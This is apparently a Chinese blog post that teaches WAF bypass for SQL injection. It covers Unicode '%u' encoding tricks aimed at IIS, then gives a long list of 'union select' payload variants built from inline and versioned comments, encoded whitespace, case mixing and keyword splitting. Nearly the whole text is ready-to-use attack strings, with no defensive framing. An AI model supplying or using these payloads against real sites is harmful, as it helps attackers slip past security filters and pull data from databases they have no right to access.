
Unicode编码绕过
"\u" 或者是 "%u" 加上 4 位 16 进制 Unicode 码值, iis 会⾃动进⾏识别这种编码,有部分 waf 并不会拦截这这种编码;
这种编码形式在apache不⾏,在iis就会识别;
可以部分转换,也可以将payload全部转换
union select 绕过(重点)
⽬前不少 waf 都会使⽤都会对 union select 进⾏拦截,单个不拦截 ,⼀起就进⾏拦截;
针对单个关键词绕过:
sel<>ect 程序过滤<>为空 脚本处理
sele/**/ct 程序过滤/**/为空
/*!%53eLEct*/ url编码与内联注释
se%0blect 使⽤空格绕过
sele%ct 使⽤百分号绕过
%53eLEct 编码绕过
⼤⼩写 :
uNIoN sELecT 1,2
union all select 1,2
union DISTINCT select 1,2
null+UNION+SELECT+1,2
/*!union*//*!select*/1,2
union/**/select/**/1,2
and(select 1)=(Select 0xA*1000)/*!uNIOn*//*!SeLECt*/ 1,user()
/*!50000union*//*!50000select*/1,2
/*!40000union*//*!40000select*/1,2
%0aunion%0aselect 1,2
%250aunion%250aselect 1,2
%09union%09select 1,2
%0caunion%0cselect 1,2
%0daunion%0dselect 1,2
%0baunion%0bselect 1,2
%0d%0aunion%0d%0aselect 1,2
--+%0d%0aunion--+%0d%0aselect--+%0d%0a1,--+%0d%0a2
/*!12345union*//*!12345select*/1,2;
/*中⽂*/union/*中⽂*/select/*中⽂*/1,2;
/*输⼊法表情 */union/* 输⼊法表情*/select/* 输⼊法表情 */1,2;
/*!union*//*!00000all*//*!00000select*/1,2





 扫一扫
扫一扫


 1万+
1万+

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





